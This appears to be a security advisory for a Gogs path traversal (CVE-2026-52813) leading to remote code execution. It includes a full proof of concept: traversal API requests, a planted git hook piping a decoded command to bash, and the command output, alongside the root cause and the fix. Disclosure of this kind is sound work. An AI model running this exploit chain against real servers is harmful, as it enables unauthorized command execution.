CVE-2026-52813: Gogs Path Traversal in Organization Name leading to RCE via Git Hooks
Gogs accepts organization names containing ../ sequences without sanitization, letting any registered user write files to arbitrary filesystem paths and ultimately execute arbitrary commands on the…
The problem

The organization creation handler in internal/database/org.go calls os.MkdirAll(repox.UserPath(org.Name)) without sanitizing org.Name first. Any ../ sequences in the name are passed straight to the filesystem, so the resulting bare repository lands wherever the traversal resolves.
An attacker creates an org named ../../../../data/gogs/data/tmp/local-r/{ID}/nested, then creates a repo inside it. That repo is written into the local worktree clone of a real repository the attacker already owns. From there, the attacker edits nested/rce.git/hooks/update via a normal git push to their outer repo, then triggers the hook to get RCE as the git user.
Because Gogs ships with self-registration enabled by default, no prior privileges or admin interaction are needed.
Proof of concept
A working proof-of-concept for CVE-2026-52813 in gogs.io/gogs, with the exact payload below.
# Step 1: attacker creates a normal personal repo (writer) and gets its local-r ID
# Step 2: create the path-traversal organization
POST /api/v1/orgs
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Content-Type: application/json

{"username": "../../../../data/gogs/data/tmp/local-r/1/nested", "full_name": "poc"}

# Step 3: create a repo inside the traversal org (lands inside the outer repo's local clone)
POST /api/v1/orgs/..%2F..%2F..%2F..%2Fdata%2Fgogs%2Fdata%2Ftmp%2Flocal-r%2F1%2Fnested/repos
Content-Type: application/json

{"name": "rce"}

# Step 4: from the cloned outer (writer) repo, plant the malicious hook
# The file nested/rce.git/hooks/update now lives inside the real bare repo's hooks dir
cd /tmp/poc-writer
cat > nested/rce.git/hooks/update << 'EOF'
#!/bin/bash
echo 'aWQ=' | base64 -d | bash > pwned
EOF
chmod +x nested/rce.git/hooks/update
git add nested/rce.git/hooks/update
git commit -m 'poc: plant hook'
git push

# Step 5: trigger the hook by creating any file via the API in the traversal repo
POST /api/v1/repos/../../../../data/gogs/data/tmp/local-r/1/nested/rce/contents/trigger.txt
Content-Type: application/json

{"message": "trigger", "content": "dA=="}

# Step 6: read RCE output from the outer repo's working tree
GET /attacker/writer/raw/master/nested/rce.git/pwned
# Response: uid=1000(git) gid=1000(git) groups=1000(git)
The root cause (CWE-23) is the absence of any path sanitization on the organization name before it is used to construct a filesystem path. repox.UserPath(org.Name) simply joins the Gogs repository root with the raw user-supplied name, so a name like ../../../../data/gogs/data/tmp/local-r/1/nested resolves to a directory inside the local worktree clone of a real repository.
Gogs maintains local worktree clones (local-r/{id}) for internal Git operations. Because these are normal Git working directories, a bare repo nested inside one (nested/rce.git) is treated as a tracked path by the outer repo, making the hook file writable via an ordinary push.
The patch in commit f6acd467 (PR #8334) adds a validation step in the organization creation path that rejects any name whose cleaned form contains a .. component, preventing the traversal before os.MkdirAll is ever called.
The fix
Upgrade to Gogs 0.14.3 (commit f6acd467305943aae8403cbac81f0118dd1235d7, PR #8334). If you cannot upgrade immediately, set DISABLE_REGISTRATION = true in app.ini to block self-registration and remove the primary attack path. Restricting organization creation to trusted users via admin controls also limits exposure.
Reported by Jorian Woltjer.
Related research
- high · 8.9CVE-2026-52798CVE-2026-52798: Gogs Stored XSS in .ipynb Notebook Preview
- high · 7.5CVE-2026-52799CVE-2026-52799: Gogs Missing Authorization in Attachment Download
- high · 8.1CVE-2026-52801CVE-2026-52801: Gogs Mirror Settings SSRF and Local Repository Import
- high · 8.8CVE-2026-52800CVE-2026-52800: Gogs CSRF Leading to Organization Owner Takeover